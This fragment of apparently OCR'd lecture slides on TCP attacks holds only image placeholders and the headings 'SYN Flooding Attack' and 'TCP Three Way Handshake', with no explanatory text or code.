

TCP Attacks

SYN Flooding Attack


TCP Three Way Handshake



TCP Handshake



